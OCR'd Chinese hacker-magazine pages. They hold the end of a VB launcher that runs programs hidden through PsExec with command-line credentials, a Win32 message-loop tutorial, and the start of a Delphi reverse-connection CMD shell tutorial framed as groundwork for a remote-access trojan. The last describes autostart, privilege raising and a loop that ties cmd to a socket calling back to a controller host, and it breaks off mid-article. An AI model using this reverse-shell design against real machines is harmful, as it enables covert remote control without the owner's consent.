


图 3　密码不能为空

```
    ' 判断输入密码是否为此刻的正确密码
    If Password = Flag Then
        ' 是，则设置运行标志为真，即密码正确
        RunFlag = True
        ' 利用窗口标题给出正确提示
        Me.Caption = WindowTitle & "-" & i & "-R"
    Else
        ' 否，则利用窗口标题给出错误提示
        Me.Caption = WindowTitle & "-" & i & "-W"
    End If
End If
End Sub
```

上面的代码中没有限制输入错误的次数，可以无限次尝试，在实际使用中建议加入错误次数判断。

剩下的就是执行程序了。先判断运行标志是否为真，否则退出该过程继续验证密码。接着判断当前目录下 PSExec.exe 文件是否存在，不存在则通过读取自定义资源文件生成。然后根据选择的文件分别执行程序，其中“LNK”文件需要获取其真正指向的可执行文件方可调用，“MSC”文件则需要通过 MMC 控制台来进行调用。如果在这个过程中出现错误，则跳至错误标签处给出错误提示。代码如下：

```
Private Sub picDrop_OLEDragDrop(Data As DataObject, Effect As Long, Button As Integer, Shift As Integer, X As Single, Y As Single)
    ' 如果运行标志为假，则退出该过程
    If RunFlag = False Then Exit Sub
    ' 设置错误陷阱，发生错误时跳至 "ErrMessage" 错误标签执行
    On Error GoTo ErrMessage
    Dim v ' 资源句柄变量
    Dim byt() As Byte ' 资源内容变量数组
    ' 判断当前目录下是否有 psexec.exe
    If Dir(CurrentPath & "psexec.exe") = "" Then
        ' 没有，则读取资源文件，并用二进制方式写入以 psexec.exe 为文件名的文件
        v = LoadResData(101, "CUSTOM")
        byt = v
        Open CurrentPath & "psexec.exe" For Binary As #1
        Put #1, 1, byt()
        Close #1
    End If
    Dim FileName As String ' 需要执行的文件名变量
    Dim CmdLine As String ' 完整命令行变量
    ' 给出是否执行的提示
    If MsgBox("Running?", vbOKCancel) = vbOK Then
        ' 运行，则执行选择的每个文件
        For Each fl In Data.Files
            ' 获取每个执行文件的文件名
            FileName = fl
            ' 扩展名是否为 "LNK"，则获取对应的实际文件
            If LCase(Right(FileName, 3)) = "lnk" Then FileName = Replace(GetLinkPath(FileName), vbNullChar, "")
            ' 在图片控件中输出执行文件名
            picDrop.Print FileName
            ' 获取扩展名
            Select Case LCase(Right(FileName, 3))
                ' "MSC"
                Case "msc"
                    ' 则调用 MMC 进行调用
```




图 4　最终执行结果

```
                    FileName = "mmc " & """" & FileName & """"
                    ' 其他
                Case Else
                    ' 直接执行
                    FileName = """" & FileName & """"
            End Select
            ' 拼接 PSEXEC 的命令行
            CmdLine = """" & CurrentPath & "psexec.exe" & """" & " -u username -p password -d " & FileName
            Debug.Print CmdLine
            ' 根据此命令行隐藏执行
            Call Shell(CmdLine, vbHide)
        Next
    End If
    ' 跳过错误处理，退出过程
    Exit Sub
    ' 错误处理标志
ErrMessage:
    ' 给出错误提示
    MsgBox "程序出错，请检查后再执行，若还是出错，请手工执行！"
End Sub
```

至此，代码就完成了，剩下的就是编译、测试了。为了使程序通用，我在各个部门都进行了测试，然而有一个部门怎么执行都是 PSExec.exe 长期处于活动状态不退出，调用的程序却始终没有执行，为了验证问题所在，在命令行下手工输入了命令，执行后得到如图 3 所示提示。

看到这提示才想起前段时间该项目做 ISO27001 认证时用域策略对项目部署了密码策略，其中一项就是不允许本地管理员密码为空，而测试代码中指定的密码则是为空。所以，在遇到问题时，有时候最笨，也是最好的办法就是自己手工执行一遍。最终执行结果如图 4 所示。

（文章中所涉及的相关代码及工具都已经收录在本期光盘）

编辑点评： 奇思妙想让自己有了独特的密码验证方式，不用再怕键盘记录软件了，最大限度保证隐私的安全性。

Windows 消息机制（一）

图 神圣计划

从本文您可以学到：

了解 Windows 消息机制

众所周知，Windows 是以消息驱动的，那么消息驱动的背后是什么呢，下面就由我来带领大家走进 Windows 的消息世界吧。

其实所谓的消息就是某个事件发生的信息，每个消息都带有许多附加信息，例如消息的发生时间、发生位置等。Windows 编程中经常用到的就是对这些消息进行处理。

Windows 的消息分为许多种，有输入消息、初始化消息、系统消息等。Windows 为每种不同种类的消息定义了不同的前缀，例如窗口的消息前缀为 **WM_**，按钮的控制消息为 **BM_**，编辑框的控制消息为 **EM_** 等。不过，无论消息的种类如何，它们的值都是整型。

每个应用程序都有自己的消息队列，程序不断地从中取出消息，并进行




图 1　系统对消息的处理过程




图 2　程序运行结果

相应处理，这些消息既可以由硬件产生，也可以由程序和系统产生，当这些消息产生后，会被系统捕获，系统对消息进行分析后便投递到相应的程序队列中。

给个图，有图有真相，如图 1 所示。

好，下面就由一个简单的窗口程序来说明消息编程的具体实现。本着从基础做起，所以下面的文章代码皆为 Win32 SDK+VC6.0 测试环境。

```
#include "stdafx.h"
#include<iostream>
using namespace std;
LRESULT CALLBACK wndproc(HWND h,UINT m,WPARAM w,LPARAM l){
//窗口消息处理的回调函数，第一个参数为窗口句柄，第二个参数为要处理的参数类型，后两个参数为该消息的附加信息，依据消息的不同而不同。
    PAINTSTRUCT ps;  //该结构来表示窗口中的无效区域。
    switch(m){
    case WM_DESTROY:  //这个消息是当窗口销毁时发出的，当我们按下 alt+f4，控制菜单中的关闭按钮时，便会产生 WM_CLOSE 消息，当该消息被确认处理后，也就是确认窗口关闭，便会产生 WM_DESTROY 消息。
        {
            PostQuitMessage(0);  //该消息会发出 WM_QUIT 消息，具体应用下文会详解
            break;
        }

    case WM_PAINT:   //该消息为重绘，也就是说编写者要自己绘制窗口元素，当窗口被遮盖时移开，最小化，最大化，改变大小，滚动时，该消息会发出。该消息也可以理解为窗口内容的刷新。
        {

        HDC dc=BeginPaint(h,&ps);  //因为 WM_PAINT 消息的发出，表明有窗口内容要被刷新，该区域被标明为无效区域，BeginPaint 便接收该无效区域的信息，并返回一个该窗口的设备句柄，我们可以用该设备句柄来进行窗口的绘制。
    HBRUSH hb=CreateSolidBrush(RGB(155,0,155));  //创建一个颜色为 RGB(155,0,155)的画刷。

        RECT r;
        GetClientRect(h,&r);  //获得窗口客户端区域的大小
    FillRect(dc,&r,hb );  //该函数便是利用刚建立的画刷来填充窗口的客户端

        DrawText(dc,"hello",-1,&r,DT_CENTER|DT_VCENTER|DT_SINGLELINE);
//显示 hello，垂直水平居中。
            DeleteObject(hb);  //删除画刷对象
        EndPaint(h,&ps);  //释放窗口的设备句柄
        return 0;
        }
    }
    return DefWindowProc(h,m,w,l);  //调用默认的消息处理函数，也就是说如果我们不处理该消息的吧，该就交给 Windows 做默认处理。
}
int APIENTRY WinMain(HINSTANCE hInstance,
                     HINSTANCE hPrevInstance,
                     LPSTR     lpCmdLine,
                     int       nCmdShow)
{                                    //程序入口

    HWND hwnd;
MSG msg;  //该结构定义了消息的具体信息。
char szAppName[]="第一个窗口";
WNDCLASS wndclass; //窗口是在窗口类的基础上建立起来的，该结构定义了该窗口类的具体信息。

    wndclass.cbClsExtra=0;
    wndclass.cbWndExtra=0;
    wndclass.hbrBackground=(HBRUSH) GetStockObject(GRAY_BRUSH);  //窗口的默认背景画刷。
    wndclass.hCursor=LoadCursor(NULL,IDC_ARROW);  //窗口的鼠标指针类型
    wndclass.hIcon=LoadIcon(NULL,IDC_ARROW);  //窗口的图标
    wndclass.hInstance=hInstance;  //窗口所在进程的实例句柄
    wndclass.lpfnWndProc=wndproc;  //窗口的消息处理函数，当窗口接受到消息时，便会调用该函数进行消息处理。
    wndclass.lpszClassName=szAppName;  //窗口类的名称
    wndclass.lpszMenuName=szAppName;
    wndclass.style=CS_HREDRAW|CS_VREDRAW;  //窗口的样式

    RegisterClass(&wndclass);  //对窗口类进行注册，以便创建窗口
    hwnd=CreateWindow(szAppName,szAppName,WS_OVERLAPPEDWINDOW,
CW_USEDEFAULT,CW_USEDEFAULT,CW_USEDEFAULT,CW_USEDEFAULT,NULL,NULL,hInstance,
NULL);  //创建窗口，函数第一个参数为窗口类的名字，第二个为窗口标题。其他参数具体可查 msdn，函数返回新创建窗口的句柄。

    ShowWindow(hwnd,nCmdShow);  //显示该窗口
    UpdateWindow(hwnd);  //更新窗口，该函数的作用是使发出的 WM_PAINT 消息立刻被窗口接受处理，可看出窗口元素的初始化。

    while(GetMessage(&msg,NULL,0,0))  //建立一个消息循环，不断的接受消息，GetMessage 就是从该线程的消息队列中取出一个消息，并放入到 msg 中。当取出的消息为 WM_QUIT 时，意为窗口关闭，GetMessage 返回 0，退出消息循环，程序结束。
    {
        TranslateMessage(&msg);  //该函数对 msg 进行一些转换处理，将消息中的虚拟键转化为字符的 ASCII 码。
        DispatchMessage(&msg);  //将消息传递给适当的窗体处理函数，并等待结果返回。
    }
    return 0;
}
```

程序运行结果如图 2 所示。

好了，下一篇会为大家介绍如何手工发送消息，以及 Windows 消息的一个具体应用——窗口星号密码探测器。

编辑点评： *正在学习系统编程的小菜们看过来啦，消息机制是 Windows 系统编程的重要组成部分，不要错过哦！*

打造自己的反向连接 CMDSHELL

文 DarkR4y.

从本文您可以学到：
了解反向连接的过程

引子

也许对于大多数刚接触网络编程的朋友来说，最想写出的莫过于自己的 RAT（*远程控制工具*），而编写 RAT 是一个相对庞大的工程，对于新手来说是一个不小的挑战，但是实现一个简单的 CMDSHELL 还是比较容易的，我们在这个编写的过程中，能学到很多网络编程的基础知识，这也可以为后续写 RAT 打下坚实的基础。还等什么呢？让我们来开始今天的旅程。

思路

Delphi 给我们封装了很好的 Socket 的控件，这让我们的工作能化繁为简。远程控制的原理其实很简单，只要用 Delphi 建立两个程序约定好网上传输的命令，然后被控制端再根据控制端传送过来的命令作出相关反应就可以了。没有复杂的数学模型，需要的就是能够使用相关的控件就可以了。这里祭出我们的 Delphi7。




图 1　基本 GUI 界面

下面说一下建立一个 Socket 连接的大致流程。

把 ClientSocket 加到控制端 Form，被控端因为是控制台程序，所以我们不能直接摆放 Socket 控件（*为了便于说明，被控端的 Socket 将以 ServerSocket 作为标志*），这里将涉及到一点点 Windows API 的知识，不过结合起来也比较容易理解。这些工作结束之后，首先要设置的就是它们的端口号，也就是 port 属性。这里需要让 Server 和 Client 的端口值相同才可以正常连接。然后需要让 ClientSocket 进入监听状态随时准备接受来自客户端的连接，将 ClientSocket 的 Active 属性设为 True 即可开始监听。把 Serversocket 的 RemoteHost 属性设置为 ClientSocket 所在计算机的 IP，然后调用 Open，ServerSocket 就会开始连接 ClientSocket，也就是我们的主控端，这里是反向连接的实现，所以连接顺序和普通主动连接的顺序是相反的。只要一切正常，没有什么 RP 问题的话，一个 Socket 连

接就已经建立好了。剩下的工作就是 Socket 之间的信息传输。

实现

为了便于管理，我们还可以制作一个 GUI 界面，这更像是一个 RAT 的基本模型了，如图 1 所示。

摆放的 ss 便是我们的 ServerSocket 控件。在 ServerSocket 中主要有以下几个事件：

```
OnClientConnect       当 Socket 连接时触发事件
OnClientDisconnect    当 Socket 断开连接时触发事件
OnClientError   当 Socket 连接错误时触发事件
OnClientRead    当 Socket 接收到数据时触发事件
```

这便是我们常用的几个事件了，为了节约版面我仅仅给出当有 Socket 接入时，我们的 GUI 界面作出的事件响应代码，因为本文的重点不在这里，具体代码见光盘。

```
procedure TForm1.ssClientConnect(Sender: TObject;
  Socket: TCustomWinSocket);

begin
  with cl.Items.Add do //CL 为 Listview 控件，这里用来显示主机列表
  begin
    caption:=IntToStr(socket.Handle); //socket 句柄赋值给 CL 控件
    subitems.Add(Socket.RemoteAddress);//socket 的 IP 地址赋值给 CL 控件的第二格
  end;
end;
```

GUI 界面的编程方面没有太多可以罗嗦的地方。让我们直接来看看被控端怎样设计吧。

作为 CMDSHELL 不得不说下管道技术，其中要用到 CreateProcess 这个 API。这个 API 的参数比较多，我直接在被控端的核心代码中给出部分注释。学习 Windows 编程，一定要学会如何利用 MSDN，当碰到陌生函数或者不清楚函数的结构和参数的时候，及时查阅 MSDN。

同样，被控端连接控制端也要依照一定的流程。

我们在 Delphi 选择新建一个控制台程序，去掉{$APPTYPE CONSOLE}。程序的大致流程如下（*也是 RAT 运行的一般流程*）：安装自启动信息（*这里是简单的 DEMO 所以在实际代码中没有给出*）；创建进程互斥，这是为了避免重复上线；被控端执行主过程包括提升自身进程权限、初始化 Winsock、发送上线信息等；响应 Socket 的事件包括接收控制命令并作出回应，循环监听，等待接收下次命令。

为了代码的可读性，我把被控端的主执行过程封装到了 CoreFunc 中，代码如下：

```
Procedure CoreFunc;
begin
  Repeat // 循环执行
    {主要代码}
    nVT.VT_Active:=True;
    nVT.VT_PI:=VirtualTerminal(SHost,SPort,nVT.VT_Socket);
    {下面开始监视创建的子进程 cmd 是否结束}
    {如果已经 cmd 进程已经结束}
    while WaitForSingleObject(nVT.VT_PI.hProcess, 100) = WAIT_TIMEOUT do
    begin
      sleep(300);
    end;
    {把虚拟终端功能的状态变成未活动}
    nVT.VT_Active:=False;
    {关闭套接字}
    shutdown(nVT.VT_Socket,SD_SEND);
    CloseSocket(nVT.VT_Socket);// 关闭 socket 连接
  until false;
end;
```

第一眼看代码肯定有不明白的地方，在 RAT 的设计中，有一个很重要的环节，就是数据包的设定，在 Delphi 中我们可以用记录体类型来完成，上面代码里的 nVT 便是数据包的一个实例，请看代码：

